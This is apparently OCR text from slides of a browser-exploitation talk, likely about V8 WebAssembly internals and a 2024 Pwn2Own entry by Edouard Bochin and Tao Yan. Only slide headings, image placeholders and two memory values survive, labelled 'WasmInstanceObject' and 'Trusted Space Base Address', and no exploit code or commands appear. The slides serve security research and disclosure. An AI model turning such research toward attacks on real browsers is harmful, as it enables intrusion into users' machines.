
03 Details (4)

※ WasmInstanceObject
0x38b40019b11d
※ Trusted Space Base Address
0x1a3e




03 Details (5)

※ WasmInstanceObject
0x38b40019b11d
※ Trusted Space Base Address
0x1a3e




04 2024 Pwn2Own (Edouard Bochin & Tao Yan)




05 Details (1)

WASM Instance & Module




05 Details (2)

